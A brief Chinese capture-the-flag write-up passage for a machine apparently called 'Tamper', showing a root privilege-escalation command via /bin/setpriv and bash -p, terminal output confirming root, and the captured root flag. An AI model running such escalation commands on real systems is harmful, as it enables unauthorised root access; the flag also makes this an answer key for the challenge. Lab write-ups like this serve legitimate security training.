用 setpriv 提权 root

`/bin/setpriv --reuid=0 --regid=0 --clear-groups /bin/bash -p`

把新进程的 UID/GID 改成 `0`， `/bin/bash -p` 用来保留提权后的权限

```
Tamper:~$ /bin/setpriv --reuid=0 --regid=0 --clear-groups /bin/bash -p
Tamper:~# id
uid=0(root) gid=0(root)
```

提权成功

```
Tamper:~# cd //root
Tamper://root# ls
root.txt
Tamper://root# cat root.txt
flag{root-5a94a8c045fb3cc4e6734a7ed84543ee}
Tamper://root#
```